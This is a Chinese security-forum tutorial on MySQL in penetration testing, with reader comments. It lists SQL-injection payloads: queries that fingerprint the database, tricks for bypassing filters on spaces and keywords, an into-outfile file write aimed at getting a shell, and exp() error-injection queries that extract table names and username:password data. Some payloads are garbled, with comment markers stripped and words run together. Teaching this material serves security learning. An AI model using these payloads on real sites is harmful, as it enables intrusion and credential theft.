MySQL在渗透测试中的应用

绿兵hunter / 2016-11-08 12:15:14 / 浏览数 3706 安全技术 漏洞分析 顶(0) 踩(0)

前言
作为一个安全爱好者你不可能不知道MySQL数据库，在渗透过程中，我们也很经常遇到MySQL数据库的环境，本文就带大家了解MySQL数据库，探讨在渗透过程中，我们

MySQL简介
MySQL是瑞典MySQL AB公司推出的关系型数据库管理系统，现在是属于Oracle 旗下产品。
现今MySQL主要包含以下三个应用架构：
单点（Single），适合小规模应用
复制（Replication），适合中小规模应用
集群（Cluster），适合大规模应用
由于 MySQL是开放源码软件，功能也很强大，所以被广泛的应用于中小型企业。

MySQL的安装
所有平台的MySQL下载地址（挑选一个你需要的版本）：
http://www.mysql.com/downloads/
Linux/UNIX上安装MySQL
rpm -i mysql.rpm #使用rpm来安装MySQL, MySQL RPM包下载地址在上面
Window上安装MySQL
Windows上安装MySQL就很简单了，我们下载安装包，然后解压，双击 setup.exe 文件，接下来只需要默认安装配置就行了。

MySQL的使用
MySQL默认监听连接的端口为3306
显示MySQL数据库基础信息

MySQL默认用户为root。

管理MySQL
管理MySQL数据库可以使用命令行或图形化工具。
Windows下的命令行

下图形界面

MySQL SQL注入相关问题

获取MySQL数据库信息的语句
获取数据库版本：

获取当前用户：
```
select user();
select current_user();
select current_user;
select system_user();
select session_user();
```

获取当前数据库
```
select database();
select schema();
```

获取所有数据库名
```
SELECT schema_name FROM information_schema.schemata
```

获取服务器主机名
```
select @@HOSTNAME;
```

获取用户是否有读写文件权限
SELECT file_priv FROM mysql.user WHERE user = 'root';（需要root用户来执行）
SELECT grantee, is_grantable FROM information_schema.user_privileges WHERE privilege_type = 'file' AND grantee like '%username%';（普通用户也可以）

MySQL SQL语句特性
注释符

单行注释

--空格 单行注释
/ /多行注释

字符串截取
SELECT substr('abc',2,1);

MySQL特有的写法
在MySQL中，/! SQL语句 / 这种格式里面的SQL语句可以被当成正常的语句执行。
当版本号大于!后面的一串数据，SQL语句则执行

各种过滤绕过技巧

空格被过滤编码绕过：
%20, %09, %0a, %0b, %0c, %0d, %a0%a0UNION%a0select%a0NULL
括号绕过：UNION(SELECT(column)FROM(table))

关键字union select被过滤
http://127.0.0.1/index.php?id=1 and 1=1

or可以使用||代替，and可以使用&&代替。

关键字union select被过滤

1、 union(select(username)from(admin)); union和select之间用(代替空格。
2、 select 1 union all select username from admin; union和select之间用all，还可以用distinct3、 select 1 union%a0select username from admin; 同样的道理%a0代替了空格。
4、 select 1 union/!select/username from admin; 不解释了上面有说明。
5、 select 1 union/hello/username from admin; 注释代替空格

上述技巧是针对，直接过滤union select这个关键字的，遇到单独过滤union关键字的情况，我们就只能使用盲注技巧咯。select SUBSTRING((select username from admin where username = 'admin'),1,5)='admin';

关键字where被过滤使用limit来代替

关键字limit被过滤连limit也被过滤啦，简直是善心病狂，别担心，还有having

关键字 having被过滤大黑客居然什么都能绕，关键字having都被过滤了，看你还怎么办。呵呵，别担心，我还有group_concat()函数。

文件写入
如果我们永远文件写入权限那将很容易拿shell
select 'test' into outfile "d:\www\test.txt";

注：使用into outfile不可以覆盖已经存在的文件。

利用MySQL提权
CVE-2016-6663 / CVE-2016-5616
Dawid Golunski在 MySQl, MariaDB 和 PerconaDB
数据库中发现条件竞争漏洞，该漏洞允许本地用户使用低权限(CREATE/INSERT/SELECT权限)账号提升权限到数据库系统用户（通常是'mysql'）执行任意代码。成功利用此和 CVE-2016-6664漏洞)获取操作系统root权限。官方的解释，新出的漏洞，大家的动作是真快，立马就有分析文章了，所以我这里不作介绍。

奇淫技巧-使用exp函数报错注入
报错注入获取表名：
select exp(~(select*from(select table_name from information_schema.tables where table_schema=database() limit 0,1)x));

报错注入获取列名：
select exp(~(select*from(select column_name from information_schema.columns where table_name='admin' limit 0,1)x));

报错注入获取数据：
selectexp(~ (select*from(select concat_ws(':',id, username, password) from userslimit 0,1)x));

总结


本篇文章干货满满，首先介绍了MySQL的简介，然后分享了常见的注入技巧以及如何绕过常见的过滤姿势，再给大家带来一个小姿势，本人技术有限，如有不足还请指出，

上一篇：【原创】网络资产信息扫描(F-NA... 下一篇：PHP伪协议
1. 5 条回复


笑然 2016-11-08 12:26:21

评论走起

0 回复Ta


hades 2016-11-08 13:17:45

排版再优化一下就更完善了

0 回复Ta


master 2016-11-09 02:42:05

第19行前两个字母，应该是Mysql吧

0 回复Ta


ms0x0 2016-11-09 04:32:25

1、MySQL的使用
DB2默认监听连接的端口为3306
这里的 DB2 是否应该改为MYSQL

2、MySQL显错式注入
1)通过floor暴错
2)通过UpdateXml暴错
3)通过ExtractValue暴错
4)通过NAME_CONST暴错
报错的这种特性很多，例如： http://www.cnblogs.com/wocalieshenmegui/p/5917967.html

3、关键字过滤其实还有很多技巧，个人认为最好针对WAF绕过来具体分析，比如有一些回车，换行，双引号绕过等，结合实例来说话。

4、写的东西虽多，但是逻辑性比较少，看得懂的看的懂，看不懂的还是看不懂，是一个总结性的文章。

0 回复Ta


hades 2016-11-09 05:06:53

文章错误处已经给予修正，作者文章可以再写的深入点，比方说：如果优雅的绕WAF

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板